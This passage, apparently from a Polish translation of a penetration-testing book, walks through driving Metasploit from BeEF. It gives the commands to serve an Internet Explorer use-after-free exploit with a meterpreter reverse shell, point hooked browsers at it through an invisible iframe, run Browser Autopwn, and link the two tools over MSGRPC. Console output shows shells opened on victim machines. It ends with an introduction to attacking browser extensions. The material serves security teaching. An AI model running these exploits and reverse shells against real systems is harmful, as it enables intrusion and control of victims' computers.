Jeśli nie masz łatwego dostępu do Metasploit, dystrybucja Kali Linux jest dostępna pod adresem http://www.kali.org/. Kali to standardowa dystrybucja do testów penetracyjnych, która domyślnie zawiera Metasploit. Metasploit można uruchomić na prawie każdym systemie, na którym działa Ruby, więc jeśli masz dostęp do Rubiego, możesz pobrać Metasploit ze strony http://www.metasploit.com/. Aby rozpocząć, uruchom Metasploit za pomocą polecenia msfconsole. Twoje dane wyjściowe powinny pokazywać ekran powitalny, a następnie monit msf>. Po załadowaniu Metasploit możesz zrobić kilka rzeczy, w tym:

■ użyj modułu

■ uzyskać informacje o module

■ wyszukaj moduł

■ pokaż informacje o module

Aby wyszukać wszystkie moduły dla IE 8, należy wpisać search IE8, jak pokazano tutaj:

```
msf > search IE8
```

[!] Database not connected or cache not built, using slow search

Matching Modules

==========

Name Disclosure Date Rank Description

---- --------------- ---- -----------

exploit/windows/browser/adobe_flashplayer_arrayindexing

2012-06-21 00:00:00 UTC great Adobe Flash Player AVM

Verification Logic

Array Indexing Code

Execution

exploit/windows/browser/ie_cgenericelement_uaf

2013-05-03 00:00:00 UTC good MS13-038 Microsoft

Internet Explorer

CGenericElement

Object Use-After-Free

Vulnerability

< snipped for brevity >

Aby uzyskać więcej informacji o module, wpisz info exploit/windows/browser/ie_cgenericelement_uaf. Na przykład:

msf> info exploit/windows/browser/ie_cgenericelement_uaf

Name: MS13-038 Microsoft Internet Explorer CGenericElement Object

Use-After-Free Vulnerability

Module: exploit/windows/browser/ie_cgenericelement_uaf

Version: 0

Platform: Windows

Privileged: No

License: Metasploit Framework License (BSD)


Rank: Good

< snipped for brevity >

Chociaż pokazana jest tylko część danych wyjściowych, pokazuje to, jak znaleźć moduł na podstawie tego, czego szukasz i uzyskać informacje na jego temat. Moduły są również sortowane według ich kontekstu; w tym przypadku jest to exploit Windows dla przeglądarki, a nazwa exploita to ie_cgenericelement_uaf. Teraz, gdy masz już pewne podstawy, spójrzmy, jak zastosować te informacje w zaczepionej przeglądarce.

Wybór exploita

Aby wybrać exploita Metasploit, który najlepiej pasuje do celu, pierwszą rzeczą, którą musisz zrobić, jest przejście przez proces „odcisku palca" przeglądarki. Jeśli przeglądarka jest już podłączona do BeEF, masz już część potrzebnych informacji. W tym ćwiczeniu celujesz w system Windows 7 z IE 8. Po zaczepieniu możesz zobaczyć automatycznie zidentyfikowane informacje o przeglądarce i systemie operacyjnym, na którym działa przeglądarka, na karcie Szczegóły.



Tutaj widać, że przeglądarka jest wykrywana jako IE 8 w systemie Windows 7 na architekturze 32-bitowej. Przeglądając kartę Kategoria, zobaczysz, że Flash i Java są zainstalowane. Wszystkie te informacje zostały zebrane podczas inicjowania haka BeEF. BeEF jest w stanie przeanalizować podłączoną przeglądarkę w celu uzyskania dodatkowych informacji, w tym informacji o podstawowym systemie operacyjnym, ale często opiera się to na Javie. Więc jeśli Java nie zostanie wykryta, co byś zrobił? Pierwszą opcją jest wybranie najnowszych luk dostępnych dla platformy docelowej i wybranie ich. Selektywnie wybierając luki w zabezpieczeniach, zamiast atakować system ze wszystkiego, zmniejszasz prawdopodobieństwo wykrycia. BeEF zawiera system sygnalizacji świetlnej, który wskazuje, które exploity mogą działać. Zastosowany schemat kolorów to:

■ Zielony dla modułów, które powinny działać bez powiadamiania użytkownika

■ Żółty dla modułów, które mogą ostrzegać użytkownika

■ Czerwony w przypadku exploitów, które prawdopodobnie nie zadziałają

■ Szary, co oznacza, że exploit nie został zweryfikowany w docelowej konfiguracji

Wykonywanie pojedynczego exploita

Więc zdecydowałeś, że masz exploit, który Twoim zdaniem będzie działał na docelowej przeglądarce. Dokąd stąd idziesz? Następną rzeczą, którą chcesz zrobić, to uruchomić serwer WWW w Metasploit, a następnie użyć BeEF, aby skierować przeglądarkę do portu nasłuchiwania Metasploit. Podczas radzenia sobie z exploitami przeglądarki Metasploit uruchomi serwer sieciowy, aby akceptować przychodzące

żądania przeglądarki. Serwer WWW Metasploit może mieć wiele punktów końcowych lub ścieżek URI, które można dołączyć. Dzięki temu pojedyncza instancja Metasploit może obsługiwać wiele exploitów na jednym porcie sieciowym bez konieczności uruchamiania osobnego serwera dla każdego z nich. Dlaczego to jest ważne? Ponieważ wybierając port do obsługi exploitów, ważne jest, aby zastanowić się, w jaki sposób cel uzyskuje dostęp do twojego exploita. Jeśli ruch z celu prawdopodobnie będzie przechodził przez serwer proxy lub ma filtry zapory dla niestandardowych portów, obsługa etapu exploitów na porcie 5678 może nie działać. Dlatego obsługa etapu exploitów na porcie 80 lub 443 wydaje się być bardziej efektywna ze względu na potencjalne filtrowanie wychodzące w sieci. Jednakże, jeśli działa AV oparty na proxy, ruch przechodzący przez port 80 może zostać wykryty i zatrzymany, a port 443 może całkowicie ominąć proxy. Znajomość celu i dostępnych opcji pomoże Ci wybrać port do obsługi Twoich exploitów za pośrednictwem Metasploit. Po zaczepieniu przeglądarki i wybraniu exploita, z powrotem w msfconsole, musisz skonfigurować exploita. Po wykonaniu komendy use windows/browser/ie_cgenericelement_uaf i wprowadzeniu opcji pokazu, zobaczysz wiele różnych opcji do skonfigurowania. Jeśli chcesz obsługiwać exploity z określonego adresu IP, musisz zmodyfikować zmienną SRVHOST, aby ustawić ją jako ten adres IP. W przeciwnym razie wystarczy ustawić zmienne SRVPORT, URIPATH i ładunku. Możesz to zrobić, wprowadzając następujące polecenia:

set URIPATH /single

set SRVPORT 80

show options

show targets

set payload windows/meterpreter/reverse_tcp

show options

Ustawia to ścieżkę do /single i serwer do nasłuchiwania na porcie 80. Masz kilka opcji ładunku, które możesz zobaczyć, wpisując show payloads. Jednym z częściej używanych ładunków jest ładunek meterpretera. Ten ładunek to wyspecjalizowana powłoka do testów penetracyjnych, która ma wiele dodatkowych funkcji ułatwiających post-eksploatację. Meterpreter ma dwie podstawowe opcje: bind shells i reverse shells. Powłoki wiązania tworzą odbiornik w systemie docelowym. Po uruchomieniu programu nasłuchującego do portu zostanie dołączony wybrany typ powłoki. Kiedy przejdziesz do uzyskania dostępu do tego portu, połączenie zostanie zakończone i będziesz mieć dostęp do powłoki. Ten proces przedstawia dwa potencjalne problemy. Pierwszy występuje, gdy host znajduje się za urządzeniem NAT lub zaporą sieciową. W takich sytuacjach nie będziesz w stanie połączyć się ze zdalnym portem, nawet jeśli nasłuchuje. Później poznasz alternatywne sposoby wykorzystania przeglądarki do wykonania tego zadania. Drugi problem polega na tym, że po otwarciu portu musisz być pierwszym atakującym, który się z nim połączy. Mam nadzieję, że jesteś pierwszą osobą, która dotarła do tego portu, ale jeśli ktoś cię wyprzedzi, właśnie dostarczyłeś komuś pocisk. Brzmi to mało prawdopodobne, ale procesy, takie jak regularne skanowanie luk w zabezpieczeniach sieci wewnętrznej, mogą się do niego dostać jako pierwsze. Chociaż skaner luk w zabezpieczeniach nie wiedziałby, co zrobić z twoją powłoką, łączyłby się i rozłączał, a wtedy twój exploit zostałby zmarnowany. Innym rodzajem powłoki, którą masz do dyspozycji, jest powłoka odwrócona. Odwrócone muszle nie są pozbawione własnych wyzwań. Odwrócone powłoki są zaprojektowane tak, aby łączyć się z Tobą, o ile Twój adres IP jest rutowalny. Hosty obsługujące translację NAT i serwery proxy często będą miały łatwiejszy kontakt z hostami w Internecie niż hosty, które do nich docierają, co jest głównym scenariuszem, dla którego zaprojektowano odwrócone powłoki. Serwery proxy mogą

okazać się wyzwaniem odwróconej powłoki, gdy są jedynym punktem wyjścia z sieci. Na szczęście Metasploit ma dwa typy ładunku przeznaczone dla serwerów proxy. Są to ładunki licznika http i https (które będą komunikować się za pośrednictwem serwera proxy celu). Na podstawie tych informacji musisz wybrać, które rozwiązanie będzie dla Ciebie najlepsze. Poniższy przykład ma bezpośrednie połączenie z hostem, więc używa odwróconej powłoki:

set payload windows/meterpreter/reverse_tcp

show options

---SNIP---

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description

---- --------------- -------- -----------

EXITFUNC process yes Exit technique: seh, thread,

process, none

LHOST yes The listen address

LPORT 4444 yes The listen port

Po wybraniu odwrotnej powłoki TCP meterpretera pojawiają się trzy nowe opcje. Są to EXITFUNC, LHOST i LPORT. EXITFUNC ma wiele różnych możliwości. Może wywołać nowy wątek w bieżącej aplikacji, wywołać nowy proces lub wywołać się za pomocą programu obsługi błędów. Wybór, którego EXITFUNC użyć, zależy od tego, czy aplikacja ulegnie awarii. Użycie domyślnej wartości dla exploita jest zazwyczaj najlepszym wyborem. W przypadku LHOST wpisujesz swój adres IP. LPORT powinien być portem, do którego większość hostów może się dostać w Internecie, więc powinieneś wybrać około 443 (jeśli nie jesteś pewien, jaki jest poziom łączności) lub możesz wybrać losowy port, jeśli jest czy żadne porty nie są blokowane:

msf exploit(ie_cgenericelement_uaf) > set LHOST browserhacker.com

LHOST => 192.168.1.132

msf exploit(ie_cgenericelement_uaf) > set LPORT 443

LPORT => 443

msf exploit(ie_cgenericelement_uaf) > exploit

[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.132:443

[*] Using URL: http://0.0.0.0:80/single

[*] Local IP: http://192.168.1.132:80/single

[*] Server started.

Teraz serwer działa i czeka na połączenia. Ostatnim krokiem jest użycie BeEF do skierowania przeglądarki do exploita. W BeEF możesz to zrobić na kilka różnych sposobów, ale jednym z najskuteczniejszych sposobów na zatrzymanie przeglądarki w przypadku awarii jest uruchomienie

ukrytej ramki IFrame. Aby to zrobić, zaznacz przeglądarkę w panelu Przeglądarki online i przejdź do folderu „Różne” na karcie Polecenia. Wybierz moduł „Utwórz niewidoczną ramkę IFrame”. Następnie wpisz adres URL serwera Metasploit na porcie 80. W tym przykładzie jest to http://browserhacker.com:80/single. Na koniec kliknij przycisk Wykonaj w prawym dolnym rogu, a ramka IFrame zostanie utworzona w zaczepionej przeglądarce. Po wykonaniu w ciągu kilku sekund powinieneś zobaczyć w konsoli BeEF:

[19:37:20][*] Hooked browser [id:1, ip:192.168.1.16]

has been sent instructions from command module

[id:4, name:'Create Invisible Iframe']

[19:37:25][*] Hooked browser [id:1, ip:192.168.1.16]

has executed instructions from command module [id:4,

name:'Create Invisible Iframe']

W konsoli Metasploit można zobaczyć, jak eksploit jest ładowany i dostarczany do systemu Windows XP, a na końcu otwiera się powłoka. Możesz użyć polecenia sysinfo, aby zebrać więcej informacji z komputera celu:

[*] 192.168.1.16 ie_cgenericelement_uaf - Requesting: /single

[*] 192.168.1.16 ie_cgenericelement_uaf - Target selected as: IE 8

on Windows XP SP3

[*] 192.168.1.16 ie_cgenericelement_uaf - Sending HTML…

[*] Sending stage (751104 bytes) to 192.168.1.16

[*] Meterpreter session 2 opened (192.168.1.132:3333 ->

192.168.1.16:1201) at 2013-06-08 19:42:51 -0400

meterpreter > sysinfo

Computer : VM-1

OS : Windows XP (Build 2600, Service Pack 3).

Architecture : x86

System Language : en_US

Meterpreter : x86/win32

Masz teraz otwartą powłokę w systemie ofiary i dopóki przeglądarka nie ulegnie awarii, strona internetowa nadal powinna być podłączona do BeEF. Daje to dodatkowe możliwości, w tym ponowne wykorzystanie systemu w przypadku utraty powłoki. Teraz, gdy już wykorzystałeś przeglądarkę, jesteś w systemie docelowym i możesz wykonać dowolne z zadań poeksploatacyjnych, które możesz chcieć wykonać za pomocą Metasploit. Może to obejmować eskalację uprawnień, atakowanie innych systemów wewnętrznych lub tworzenie trwałego backdoora w środowisku, aby jeśli coś się stało z maszyną, po ponownym uruchomieniu ponownie się z Tobą połączy.

Korzystanie z Autopwn przeglądarki

Czasami trudno jest znaleźć odpowiedni exploit, który będzie działał w przeglądarce. W takich sytuacjach może zaistnieć potrzeba wyrzucenia subtelności, a seria exploitów dostarczanych do przeglądarki może być najlepszą dostępną opcją. Autopwn przeglądarki Metasploit może być do tego doskonałą opcją. Browser Autopwn to w rzeczywistości meta-moduł dla Metasploit, który uruchamia wiele modułów w krótkich odstępach czasu. Wiąże je z różnymi adresami URL, a następnie zapewnia centralny adres URL, na który można wskazać przeglądarkę, aby rozpocząć uruchamianie exploitów przeciwko celom. Aby uruchomić Autopwn, musisz skonfigurować kilka różnych informacji. Pierwszy to miejsce, w którym chcesz, aby Twój słuchacz i identyfikator URI były powiązane. Będzie to adres URL, do którego skierujesz swój cel. Następnie musisz ustawić opcję LHOST, hosta nasłuchującego dla odwróconych powłok:

use auxiliary/server/browser_autopwn

set LHOST 192.168.1.132

set SRVPORT 80

set URIPATH /

exploit

Ten zestaw poleceń Metasploit wybierze moduł pomocniczy Browser Autopwn, ustawi LHOST i ustawi port serwera oraz identyfikator URI. W tym przypadku docelowym miejscem docelowym, do którego wyślesz swój cel, jest http://browserhacker.com, a gdy użytkownik trafi pod ten adres URL, przekieruje go po kolei do każdego z uruchomionych exploitów. Odbywa się to poprzez przekierowanie użytkownika,

jeden exploit na raz, na różne serwery exploitów. Gdy użytkownik wyląduje na serwerze exploitów, exploit zostanie dostarczony, a jeśli się powiedzie, zostanie utworzona powłoka. Różne exploity są uruchamiane jeden po drugim, dopóki wszystkie exploity nie zostaną przetestowane. Kiedy wpiszesz exploit i wciśniesz Enter, zauważysz, że Metasploit

konfiguracja zajmuje trochę czasu. Utworzenie wszystkich różnych serwerów exploitów przez Metasploit zajmuje trochę czasu, więc uruchomienie wszystkich modułów zajmuje często od pięciu do dziesięciu minut. Dopóki nie powie ci, że serwer jest gotowy, skierowanie użytkownika do Autopwn spowoduje tylko błąd po stronie klienta. Poniższy komunikat zostanie wyświetlony, gdy Autopwn będzie gotowy:

[*] --- Gotowe, znaleziono 57 modułów exploitów

[*] Używając adresu URL: http://0.0.0.0:80/

[*] Lokalny adres IP: http://192.168.1.132:80/

[*] Serwer uruchomiony.

Ponieważ Autopwn zajmuje dużo czasu, aby przyspieszyć, powinieneś uruchomić go na wczesnym etapie procesu eksploatacji, a następnie użyć go jako techniki wykorzystania kopii zapasowej. Gwarantuje to, że gdy będziesz gotowy do użycia, zostanie już załadowany. Może być używany w wielu przeglądarkach, więc jednokrotne uruchomienie tych detektorów umożliwia wysyłanie przeglądarek do serwera Autopwn natychmiast po wykryciu. Zwiększy to szansę, że uda ci się utrzymać cel na haku.

Korzystanie z BeEF z Metasploit

Integracja BeEF i Metasploit umożliwia kontrolowanie przeglądarki, odcisk palca i uzyskanie jak największej ilości informacji, zanim spróbujesz ją wykorzystać. Czasami exploity zawodzą, przeglądarki ulegają awarii i tracisz kontrolę nad tymi przeglądarkami, na które jesteś celem. W tym miejscu pożądana jest większa kontrola nad przeglądarką. BeEF robi to, wywołując moduły Metasploit bezpośrednio z poziomu BeEF. Aby włączyć Metasploit w BeEF, edytuj plik config.yaml w domu BeEF i wprowadź następującą zmianę, aby ustawić metasploit na true:

requester:

enable: true

proxy:

enable: true

metasploit:

enable: true

social_engineering: true

Dodatkowe wartości konfiguracyjne można znaleźć w pliku konfiguracyjnym extensions/metasploit/config.yaml. Ten plik zawiera ustawienia dotyczące łączenia się z Metasploit, takie jak host, nazwa użytkownika i hasło, które należy zaktualizować w przypadku korzystania z tej konfiguracji przez sieć. Poniżej znajduje się lista możliwych zmiennych konfiguracyjnych:

beef:

extension:

metasploit:

name: 'Metasploit'

enable: true

host: "127.0.0.1"

port: 55552

user: "msf"

pass: "abc123"

uri: '/api'

ssl: false

ssl_version: 'SSLv3'

ssl_verify: true

callback_host: "127.0.0.1"

autopwn_url: "autopwn"

auto_msfrpcd: false

auto_msfrpcd_timeout: 120

Następnie musisz uruchomić Metasploit z msfconsole. Po załadowaniu uruchom interfejs MSGRPC w Metasploit. Interfejs MSGRPC umożliwia zdalne wydawanie poleceń do Metasploit. Ma to na celu ułatwienie interakcji z Metasploit z zewnętrznych aplikacji, a także umożliwia interakcję Metasploit i BeEF. Aby załadować interfejs, wykonaj następujące polecenie w msfconsole:

msf > load msgrpc Pass=abc123

[*] MSGRPC Service: 127.0.0.1:55552

[*] MSGRPC Username: msf

[*] MSGRPC Password: abc123

[*] Successfully loaded plugin: msgrpc

W tym przypadku wystarczy podać tylko hasło. Można jednak ustawić inne zmienne. Zmienne ServerHost i ServerPort ustawiają adres IP i port, na którym serwer MSGRPC ma nasłuchiwać. Użytkownik i Przełęcz ustawiają nazwę użytkownika i hasło dla połączenia. Wreszcie identyfikator URI można ustawić tak, aby miał inny punkt końcowy MSGRPC, aby trudniej było znaleźć serwer. Teraz, gdy MSGRPC jest załadowany, uruchom BeEF w wierszu poleceń i powinieneś zobaczyć następujące dane wyjściowe w konsoli, aby wskazać, że Metasploit został załadowany:

[0:20:32][*] Udane połączenie z Metasploit.


[0:20:34][*] Wczytano 237 exploitów Metasploit.

[0:20:34][*] BeEF się ładuje. Poczekaj kilka sekund...

[0:20:35][*] 11 rozszerzeń włączonych.

[0:20:35][*] 410 modułów włączonych.

Teraz, gdy BeEF połączył się z serwerem Metasploit, BeEF ma możliwość samodzielnego uruchamiania poleceń Metasploit. Umożliwi to BeEF zdalne konfigurowanie serwerów exploitów, dzięki czemu wszystko oprócz manipulowania powłokami może być zarządzane z poziomu BeEF. Aby faktycznie wykonać exploity po zaczepieniu przeglądarki i wybraniu tej zaczepionej przeglądarki, przejdź do listy poleceń Metasploit dostępnych w oknie poleceń BeEF na karcie „Metasploit”. Ta zakładka zawiera wszystkie exploity, które zostały załadowane z Metasploit. Dołożymy wszelkich starań, aby uwzględnić również zalecenia dotyczące sygnalizacji świetlnej dla każdego z tych exploitów. Ponieważ BeEF jest przeznaczony do atakowania przeglądarek, tylko exploity przeglądarki Metasploit pojawią się w BeEF. Na przykład, aby skorzystać z tej funkcji, można wybrać moduł MS13-038 Microsoft Internet Explorer CGenericElement Luka dotycząca wykorzystania obiektu po uwolnieniu. Następnie wprowadź informacje o porcie, na którym chcesz nasłuchiwać, URIPATH, ładunek i informacje o ładunku, a następnie kliknij przycisk Wykonaj, jak pokazano na rysunku. BeEF następnie przekazuje żądanie do Metasploit, aby mógł uruchomić program nasłuchujący za pomocą MSGRPC.



Po kilku sekundach BeEF tworzy ukrytą ramkę IFrame i wysyła przeglądarkę do utworzonego adresu URL. Stąd Metasploit zajmuje się resztą eksploatacji. Jeśli exploit się powiedzie, w konsoli Metasploit zostanie utworzona nowa powłoka, jak pokazano na rysunku. Będzie to działać z większością modułów Metasploit opartych na przeglądarce.

```
msf> [*] Meterpreter session 5 opened (192.168.1.132:4444 -> 192.168.1.202:49314) at 2013
-07-21 17:18:31 -0400

msf> sessions -i 5
[*] Starting interaction with 5...

meterpreter > sysinfo
Computer        : WIN-NHP00D93R5J
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : enJJS
Meterpreter     : x86/win32
meterpreter >
```

Chociaż możesz uruchomić Autopwn przeglądarki z poziomu BeEF, czas potrzebny na to oznacza, że korzystniejsze może być zrobienie tego na zewnątrz. Oznacza to, że możesz użyć ukrytej ramki IFrame, aby skierować przeglądarkę do już uruchomionej instancji Autopwn. Z tego powodu warto wcześniej załadować Autopwn, aby w razie potrzeby był gotowy do użycia. Nie zapominaj jednak, że ataki ukierunkowane mają mniejszą szansę na awarię przeglądarek, a także na wykrycie, niż moduł Autopwn

Podsumowanie

Poznałeś różne sposoby na odciski palców, atakowanie i wykorzystywanie przeglądarek. Od określenia, jakiej przeglądarki, platformy i języka używa przeglądarka, po kradzież plików cookie sesji, przeglądarka jest głównym celem nadużyć. Zawężenie dokładnego systemu operacyjnego, wersji przeglądarki i innych szczegółów umożliwia kierowanie do określonych przeglądarek i funkcji. Kiedy już zdobędziesz odcisk palca, jesteś w znacznie lepszej pozycji do przeprowadzenia ataku. W tym rozdziale wykazano, że szyfrowaniu JavaScript brakuje fundamentalnego zaufania potrzebnego do ochrony danych. Poznałeś kilka technik obejścia niektórych publicznych implementacji opartych na typowych problemach z zabezpieczeniami. Możesz skorzystać z tych przenośnych metod, aby zademonstrować podobne problemy w kolejnych implementacjach szyfrowania JavaScript, które możesz napotkać.

Zbadałeś niektóre zabezpieczenia stosowane przez pliki cookie w przeglądarce, a nawet zagłębiłeś się w świat wykorzystywania zarządzania pamięcią. Mamy nadzieję, że dostarczyło to pewnego wglądu w to, jak rozległe mogą być ataki przeglądarek. Stosując techniki opisane w tym rozdziale, powinieneś być teraz w stanie wykorzystać przeglądarkę na wielu platformach, wielu narzędziach i wielu scenariuszach ataków, aby uzyskać dane i, oczywiście, powłoki. Ale akcja na tym się nie kończy.

Atakowanie rozszerzeń

W poprzedniej Części omawiałem bezpośrednie atakowanie przeglądarki. Ta Część prowadzi Cię o krok dalej w łańcuchu funkcjonalności i pokazuje, jak zhakować rozszerzenia przeglądarki. Rozszerzenie przeglądarki to oprogramowanie, które opcjonalnie dodaje lub usuwa funkcje do przeglądarki. Strony trzecie, takie jak producenci oprogramowania antywirusowego lub serwisy społecznościowe, zwykle tworzą rozszerzenia. Mogą być instalowane dobrowolnie przez użytkownika, a nawet instalowane bez jego wiedzy jako efekt uboczny instalacji innych programów. W przeszłości rozszerzenia przeglądarki nie były opracowywane z myślą o bezpieczeństwie. Rozszerzenia mogą mieć dostęp do poufnych informacji użytkownika, uprzywilejowanych interfejsów API, a nawet do bazowego systemu operacyjnego. Brak ukierunkowania na bezpieczeństwo i uprzywilejowany kontekst sprawia, że rozszerzenia są dojrzałym celem hakowania. Rozszerzenia przeglądarki są bardzo popularne i stanowią sporą powierzchnię ataku. Klasy podatności dla rozszerzeń znacznie się różnią – od wstrzykiwania poleceń do starych podatności Cross-site Scripting (XSS). Zaawansowanie technik eksploatacji jest tak samo zróżnicowane. Co ważne dla Ciebie, rozszerzenie wchodzi w interakcję z załadowaną stroną internetową i tworzy łatwo dostępną ścieżkę ataku. W tym rozdziale omówiono te ścieżki ataku, wykorzystując luki w rozszerzeniach przeglądarki Firefox i Chrome.

Zrozumienie anatomii rozszerzenia

Przyjrzyjmy się, czym są rozszerzenia i czym różnią się w zależności od przeglądarki. Jeśli dobrze wiesz, jak rozszerzenia pasują do środowiska przeglądarki, możesz przejść do bardziej aktywnych, atakujących sekcji tej części. Przekazując rozwój nieistotnych funkcji stronom trzecim, twórcy przeglądarek mogą skupić się na podstawowej obsłudze. Zmniejsza to rozrost oprogramowania i potencjał błędów w kodzie. Oczywiście coś musi się wypełnić lukę między przeglądarką a różnymi potrzebami różnych użytkowników. W tym miejscu rozszerzenia pojawiają się w historii przeglądarki. Technologie używane do wdrażania rozszerzeń są powszechne i większość ludzi w branży prawdopodobnie jest z nimi stosunkowo zaznajomiona. Mogą być napisane w różnych językach, a prawdopodobnie najmniej zaskakującym obsługiwanym językiem jest JavaScript. Rozszerzenia zmieniają sposób przeglądania. Mogą zmieniać interfejs użytkownika, zmieniając menu, zmieniając strony, tworząc wyskakujące okienka i nie tylko. Można je pobrać i zainstalować z dodatków do przeglądarki Firefox i sklepu Chrome Web Store. Oczywiście możesz nawet napisać własne, jeśli sobie tego życzysz. Rozszerzenia działają podobnie do aplikacji instalowanych w systemie operacyjnym. Podobnie jak aplikacje systemu operacyjnego, rozszerzenia są pisane dla pojedynczej architektury. Oznacza to, że rozszerzenia nie instalują się w przeglądarkach innych niż ta, dla której zostały opracowane. Z tego powodu niektóre z twoich technik ataku będą podobne, ale w zależności od przeglądarki będą występować różnice w podejściu do wykorzystywania rozszerzeń. Rozszerzenie może działać na wszystkich stronach przeglądanych przez przeglądarkę. Dobrym tego przykładem jest rozszerzenie NoScript. To rozszerzenie potencjalnie wpływa na każdą stronę ładowaną przez przeglądarkę. Wszystkie inne rozszerzenia mogą potencjalnie zrobić to samo. Pomocne może być wyświetlanie rozszerzeń jako wirtualnych aplikacji internetowych, które działają w miejscu pochodzenia każdej strony ładowanej przez przeglądarkę. Z pewnością przyda się to, gdy odkryjemy słabe punkty w dalszej części

Czym rozszerzenia różnią się od wtyczek

Rozszerzenia i wtyczki są czasami trudne do odróżnienia, ale mają pewne zasadnicze różnice. Rozszerzenia znajdują się w przestrzeni procesowej przeglądarki, podczas gdy wtyczka może działać niezależnie. Rozszerzenia mogą tworzyć menu i karty przeglądarki, podczas gdy wtyczka nie. W przeciwieństwie do rozszerzeń, wtyczka wpływa tylko na stronę, na którą jest ładowana, co oznacza, że nie jest automatycznie dołączana do żadnych stron internetowych. Ładowanie wtyczki może


nastąpić na jedną z dwóch metod. Pierwszy polega na zwróceniu przez serwer określonego typu MIME. Na przykład program Adobe Reader może wyświetlać w przeglądarce plik PDF dla typu zawartości aplikacji/pdf. Drugą metodą jest użycie znacznika < object > (lub znacznika < embed >), który wpływa również na stronę, która go ładuje. W następnym rozdziale szczegółowo omówisz ataki wtyczek.

Czym rozszerzenia różnią się od dodatków

Termin dodatek może być jednym z najbardziej przeciążonych terminów dotyczących przeglądarki. Jest niekonsekwentnie stosowany w całej branży. Potraktuj to jako ogólny termin dla rozszerzenia przeglądarki, który obejmuje wtyczki, rozszerzenia i tak dalej. Google zazwyczaj używa terminu rozszerzenie lub wtyczka, chociaż używa „dodatku" w przypadku dostępnego do pobrania dodatku do przeglądarki blokującego Google Analytics. Firma Microsoft używa rozszerzenia, aby uwzględnić kontrolki ActiveX, obiekty pomocnicze przeglądarki i paski narzędzi. Mozilla rozszerza definicję dodatku, aby uwzględnić wszystkie te plusy, słowniki i paski wyszukiwania. Ogólnie rzecz biorąc, w większości przypadków dodatek odnosi się do wszystkiego oprócz przeglądarki i wtyczek. Po ustaleniu tego nie będziemy skupiać się na wszystkich różnych dodatkach. Ten rozdział koncentruje się wyłącznie na rozszerzeniach zdefiniowanych przez Mozillę oraz, w mniejszym stopniu, innych dostawców przeglądarek.

Odkrywanie przywilejów

Uprawnienia nadane rozszerzeniom różnią się znacznie w zależności od przeglądarki i dewelopera. Istnieje jednak proste, ogólne rozróżnienie, którego można dokonać przed zagłębieniem się w specyfikę każdej przeglądarki. Środowisko rozszerzeń dostarczane przez każdego z dostawców przeglądarek ma zwiększony dostęp do funkcji przeglądarki. Jest to spójne i jest jednym z powodów, dla których rozszerzenia przeglądarki są przydatne dla użytkownika końcowego. Oczywiście jest to również główny powód, dla którego są one przydatne dla atakującego. Jednym z najważniejszych punktów, które należy zrozumieć podczas kierowania na rozszerzenie przeglądarki, jest to, że działa ono w uprzywilejowanym kontekście. Dwie główne strefy są podzielone na nisko uprzywilejowaną strefę Internetu i bardziej uprzywilejowaną strefę przeglądarki (zwaną również strefą chrome://). W niektórych przypadkach nawet w przeglądarce samo rozszerzenie, przywileje różnią się między komponentami. Rysunek przedstawia bardzo podstawowy widok strukturalny rozszerzenia i jego związek z przeglądarką i bazowym systemem operacyjnym.



Ma dostęp do uprzywilejowanych interfejsów API, które zapewniają możliwości wykraczające poza standardową stronę internetową. Obejmują one dostęp do poufnych danych użytkownika oraz, w niektórych przypadkach, wykonywanie poleceń systemu operacyjnego. Rozszerzenia często mają więcej uprawnień, niż faktycznie potrzebują. Może to być spowodowane tym, że architektura

